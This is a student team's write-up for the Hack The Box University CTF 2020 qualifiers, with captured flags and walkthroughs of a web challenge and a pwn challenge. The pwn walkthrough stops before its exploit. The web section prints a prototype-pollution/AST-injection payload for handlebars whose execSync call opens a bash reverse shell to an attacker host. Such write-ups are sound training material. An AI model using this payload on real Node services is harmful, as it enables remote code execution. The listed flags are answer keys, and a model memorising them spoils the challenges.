UNIVERSITY CTF 2020

Qualification Round Nov 20th 2020

Thank you for taking part in our Hack The Box University CTF 2020 Qualification Round! Congrats for your dedication, for all the effort you made and for participating. We hope all enjoyed it! Provide below your solution towards the CTF challenges, along with the appropriate screenshots and flags. Add this document along with the solvers in a zip file and send it to ctf-writeups@hackthebox.eu.

The best is yet to come…

Team Identity

CTF Team Name: HSVTechSupport

University Name: The University of Alabama in Huntsville

Challenge Completion Table

Challenge Name	Solved (Y/N)	Flag
WEB		
gunship	Y	HTB{wh3n_l1f3_g1v3s_y0u_p6_st4rt_p0llut1ng_w1th_styl3}
PWN		
kindergarten	Y	HTB{2_c00l_4_$cH0oL!!}
CRYPTO		
Weak RSA	Y	HTB{b16_e_5m4ll_d_3qu4l5_w31n3r_4774ck}
REVERSING		
ircware	Y	HTB{m1N1m411st1C_fL4g_pR0v1d3r_b0T}
Hi! My name is (what?)	Y	HTB{L00k1ng_f0r_4_w31rd_n4m3}
BLOCKCHAIN		
FORENSICS		
kapKan	Y	HTB{D0n7_45K_M3_h0W_17_w0RK5_M473}
Plug	Y	HTB{IN73R3S7iNG_Us8_s7UFf}
HARDWARE		
MISC		
HTBxUni AI	Y	HTB{w0w_y0u_4r3_4c7u4lly_4n_4m1n157r470r}

Challenge Walkthroughs

Solver:

Dayton Hasty (dayt0n)

HTB x Uni CTF 2020 Qualifiers

Solver: Dayton Hasty (dayt0n)

Challenge: gunship

Category: web

I always like a good web challenge, and I actually learned a lot from this one.

Before downloading the source code for the challenge, I started the docker instance and visited the site to be presented a page with a single box for input:

I tried typing a couple things in the box, such as “test” and a couple cross-site scripting payloads just to see if that was going to lead anywhere.

Then I noticed that the title of the website was ‘AST Injection’... Thanks HTB!

I had to read up on this type of injection because in all honesty I had never heard of it before. We eventually stumbled on this blog which explained the attack in a bit more detail: https://blog.p6.is/AST-Injection/

After this I went back to the website and decided to try giving the website what it wanted, one of the artist names for Gunship. I settled on 'Alex Westaway'.

I didn't see much of an effect other than the message at the bottom of the page seemed to be happy.

So, I fired up BurpSuite to see what was actually going on. When I hit 'Send' on the website with 'Alex Westaway' as input, I saw this go across the wire:

```
POST /api/submit HTTP/1.1
Host: docker.hackthebox.eu:32401
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://docker.hackthebox.eu:32401/
Content-Type: application/json
Origin: http://docker.hackthebox.eu:32401
Content-Length: 31
Connection: close

{
  "artist.name":"Alex Westaway"
}
```

Cool, this was starting to look like some of the examples in the blog post I saw earlier.

At this point, I had just remembered that there was source code to go along with this problem…

So I quickly loaded it up in Visual Studio Code to take a look. I then located the code that executes when data is submitted to /api/submit:

```
const path              = require('path');
const express           = require('express');
const handlebars        = require('handlebars');
const { unflatten }     = require('flat');
const router            = express.Router();

router.get('/', (req, res) => {
    return res.sendFile(path.resolve('views/index.html'));
});

router.post('/api/submit', (req, res) => {
    // unflatten seems outdated and a bit vulnerable to prototype pollution
    // we sure hope so that po6ix doesn't pwn our puny app with his AST injection on template engines

    const { artist } = unflatten(req.body);

    if (artist.name.includes('Haigh') || artist.name.includes('Westaway') || artist.name.includes('Gingell')) {
        return res.json({
            'response': handlebars.compile('Hello {{ user }}, thank you for letting us know!')({ user:'guest' })
        });
    } else {
        return res.json({
            'response': 'Please provide us with the full name of an existing member.'
        });
    }
});

module.exports = router;
```


The first thing that looked off to be was the call to `unflatten(req.body)`. I remembered reading about this call in the aforementioned blog post and also realized this used the `handlebars` module, just like the example with `unflatten()` in the blog post. This lead me down a deep rabbit hole filled with prototype pollution but I eventually got back on track.

I then did what should always be done for any random proof of concept found on the internet: I pasted it line for line into BurpSuite right before the `artist.name` key/value pair to see what would happen:

```
{
  "__proto__.type":"Program",
  "__proto__.body":[
    {
      "type":"MustacheStatement",
      "path":0,
      "params":[
        {
          "type":"NumberLiteral",
          "value":"process.mainModule.require('child_process').execSync(`bash -c 'bash -i >& /dev/tcp/[redacted]3333 0>&1'`)"
        }
      ],
      "loc":{
        "start":0,
        "end":0
      }
    }
  ],
```

Even after using a public IP and setting up a netcat listener there I was not getting anything. This made me think that the service might not be allowed to have outgoing connections (besides HTTP) and would only allow traffic in over HTTP.


To make sure this was the case and not just that I was unable to execute commands, I ran `wget` with no parameters to see if I could get anything back and it was a complete success:



Okay, so I was getting some response back. But when I executed commands such as `ls` or `cat /etc/passwd`, I got nothing. I was starting to suspect that maybe I only get output back if the command fails. This seemed to be the case. I also knew from the source code that the flag file was being renamed with a random value appended to the end of it, as shown in the `entrypoint.sh` file:

```
# Generate random flag filename
FLAG=$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 5 | head -n 1)
mv /app/flag /app/flag$FLAG
```

Well, I knew my commands were working, I just wasn't getting much output from them. So, I decided I would move the flag somewhere else where I knew the name, so I moved it to /tmp using the command: `cat /app/flag* > /tmp/flag`:




I got no output from this, but to make sure that it had worked, I attempted to `cat /tmp/flag` and nothing was printed out. If the file /tmp/flag did not exist at this point, I would have seen `cat` throw a warning about the file not existing in the response.

The hard part of this was actually reading the flag. I simply could not figure out how I should go about it. I tried redirection stderr to stdout, which did nothing. I also tried forcing stdout to print out by passing the option `{stdio: 'inherit'}` to `execSync()` but that did not work either.

After a while of trying some other weird specifications and redirections I tried wrapping a command in `$(...)` and then running it. The initial run of this was: `$(cat /etc/passwd)` and the response was: `[first_line_of_etc_passwd]: not found`.

This was great news because that meant that I could try to pass in the flag itself as a command by using the `$(...)` command substitution.

So I tried passing in `$(cat /tmp/flag)` and got:



Here, let's zoom in on that response a bit:

```
<body>
  <pre>
    Error: Command failed: $(cat /tmp/flag)<br>
    /bin/sh: HTB{wh3n_l1f3_g1v3s_y0u_p6_st4rt_p0llut1ng_w1th_styl3}: not found<br>
    <br>
        at checkExecSyncError (child_process.js:621:11)<br>
```

Flag: `HTB{wh3n_lif3_g1v3s_y0u_p6_st4rt_p0llut1ng_w1th_styl3}`


HTB x Uni CTF 2020 Qualifiers

Solver: Dayton Hasty (dayt0n)


Challenge: kindergarten

Category: pwn

Right after downloading the file, just to be safe I ran `strings` on it to see if this was going to be an easy one or if anything fishy was going on:




I then ran the `file` command on kindergarten:



Nice, it isn't stripped so reversing shouldn't be too much of a pain.

I then threw the program into BinaryNinja to get a better understanding of what was going on before I actually ran anything. I started scrolling down linearly and found this interesting function with no cross references, I'll come back to this soon but just acknowledge its existence for now:



Eventually, I stumbled on the `main()` function:

```
int32_t main(int32_t arg1, char** arg2, char** arg3)

int64_t var_18  {Frame offset -18}
int64_t var_10  {Frame offset -10}
int64_t __saved_rbp  {Frame offset -8}
void* const __return_addr  {Frame offset 0}
size_t rax_2  {Register rax}
size_t rax_4  {Register rax}
char** arg3  {Register rdx}
char** arg2  {Register rsi}
int32_t arg1  {Register rdi}

00400b45  setup()  // the usual
00400b4f  sec()  // we hate this
00400b85  write(fd: 1, buf: "Kids must follow the rules!\n1. …"  , nbytes: strlen("Kids must follow the rules!\n1. …" ))
          // reads in 0x60 bytes, but ans seems to only have room for 0x40...
00400b9b  read(fd: 0, buf: ans, nbytes: 0x60)
00400ba5  kinder()
00400bc5  write(fd: 1, buf: "Have a nice day!!\n", nbytes: strlen("Have a nice day!!\n"))
00400bd0  return 0
```

A quick look at `setup()` seems as though it is a typical CTF pwn challenge setup function with a couple calls to `setvbuf()` and an `alarm()` timeout function:

```
int64_t setup()

int64_t __saved_rbp  {Frame offset -8}
void* const __return_addr  {Frame offset 0}

00400b08  setvbuf(fp: *stdin, buf: nullptr, mode: 2, size: 0)
00400b26  setvbuf(fp: *stdout, buf: nullptr, mode: 2, size: 0)
00400b37  return alarm(seconds: 0x7f)
```

Okay, no big deal there.

Things do start to get a bit dicey once we take a look at the `sec()` function that is called immediately after setup:

```
int64_t sec()

void var_18  {Frame offset -18}
int64_t var_10  {Frame offset -10}
int64_t __saved_rbp  {Frame offset -8}
void* const __return_addr  {Frame offset 0}

00400854  int64_t rax = seccomp_init(0)
00400878  seccomp_rule_add(rax, 0x7fff0000, 2, 0)
00400898  seccomp_rule_add(rax, 0x7fff0000, 0, 0)
004008b8  seccomp_rule_add(rax, 0x7fff0000, 0x3c, 0)
004008d8  seccomp_rule_add(rax, 0x7fff0000, 1, 0)
004008f8  seccomp_rule_add(rax, 0x7fff0000, 0xf, 0)
0040090b  return seccomp_load(rax)
```

I had never seen anything having to do with `seccomp_*()` before, so I had to do a bit of digging. I eventually stumbled on a document that explains it pretty well (https://www.kernel.org/doc/Documentation/prctl/seccomp_filter.txt), but to save you some reading I will get to the gist of it: `seccomp` allows for specifying an allowlist of syscalls for a certain program. If the program happens to use any syscall not specified by `seccomp_rule_add()`. I looked up the syscall numbers for each of the `seccomp_rule_add()` and labelled them appropriately:

```
int64_t sec()

void var_18  {Frame offset -18}
int64_t var_10  {Frame offset -10}
int64_t __saved_rbp  {Frame offset -8}
void* const __return_addr  {Frame offset 0}

00400854  int64_t rax = seccomp_init(0)
          // open()
00400878  seccomp_rule_add(rax, 0x7fff0000, 2, 0)
          // read()
00400898  seccomp_rule_add(rax, 0x7fff0000, 0, 0)
          // sys_exit()
004008b8  seccomp_rule_add(rax, 0x7fff0000, 0x3c, 0)
          // write()
004008d8  seccomp_rule_add(rax, 0x7fff0000, 1, 0)
          // sys_rt_sigreturn()
004008f8  seccomp_rule_add(rax, 0x7fff0000, 0xf, 0)
0040090b  return seccomp_load(rax)
```

So only `open()`, `read()`, `sys_exit()`, `write()`, and `sys_rt_sigreturn()` were allowed. That means no easily popping shells with `execve()` :(.

Taking a look at the rest of the `main()` function, it looks like a `write()` call is made to `stdout` with the following string:

```
                Kids must follow
 the rules!.1. No cheating!   ..
..2. No swearing!   ....3. No ..
.. sharing! .....Is everything c
lear? (y/n).> .
```

Right after this is printed out we have the following sequence of calls:

```
read(fd: 0, buf: ans, nbytes: 0x60)
kinder()
write(fd: 1, buf: "Have a nice day!!\n", nbytes: strlen("Have a nice day!!\n"))
return 0
```

Input is taken from `stdin` (fd: 0) and stored into the variable `ans`. Looks like we can read in 96 bytes here. Then we go into the `kinder()` function:

```
void kinder()

00400958  int32_t continue = 0
00400996  int64_t sus_buf = 0
00400ae2  while (continue == 0)
004009c4      *counter = *counter + 1
004009e5      write(fd: 1, buf: "\nAlright! Do you have any more …"  , nbytes: strlen("\nAlright! Do you have any more …"  ))
004009fb      char y_n_buf
004009fb      read(fd: 0, buf: &y_n_buf, nbytes: 4)
00400a06      if (*counter == 5)
00400a0b          continue = 1
00400a2d          write(fd: 1, buf: "Enough questions for today class…"  , nbytes: strlen("Enough questions for today class…"  ))
00400a43          read(fd: 0, buf: &sus_buf, nbytes: 0x14c)
00400a7b      else
00400a7b          if (('y' - zx.d(y_n_buf)) != 0 && ('Y' - zx.d(y_n_buf)) != 0)
00400ad7              continue = 1
00400ad7              continue
00400a9a          write(fd: 1, buf: "Feel free to ask!\n>> ", nbytes: strlen("Feel free to ask!\n>> "))
00400ab0          void normal_buf
00400ab0          read(fd: 0, buf: &normal_buf, nbytes: 0x1f)
00400ad0          write(fd: 1, buf: "Very interesting question! Let m…"  , nbytes: strlen("Very interesting question! Let m…"  ))
```

As you can see, I have appropriately labelled the buffers in the `kinder()` function. The user seems to be prompted 4 times for input to a small buffer (`y_n_buf`) and then prompted for input into another buffer (`normal_buf`) with opportunity for larger input. What caught my attention here was the special case for the 5th iteration of the loop. Here it seems a much larger read is

occurring for `0x14c` (332) bytes. This is almost suspiciously large, hence the name of the variable being filled.

Let's stop here for a minute. Remember that kids_are_not_allowed_here() function?:

```
int64_t kids_are_not_allowed_here()

0040093a  write(fd: 1, buf: "What are you doing here?! Kids a…"  , nbytes: strlen("What are you doing here?! Kids a…"  ))
0040094f  return ans()
```

It's interesting that all the function seems to do is print a message and return `ans()`, no?

Recall that the `main()` function had a read into ans?:

```
read(fd: 0, buf: ans, nbytes: 0x60)
```

Excellent, now maybe you can see where I am going with this.

To make sure things were not going to get *too complicated*, I ran `checksec` on the binary before I actually tried anything:

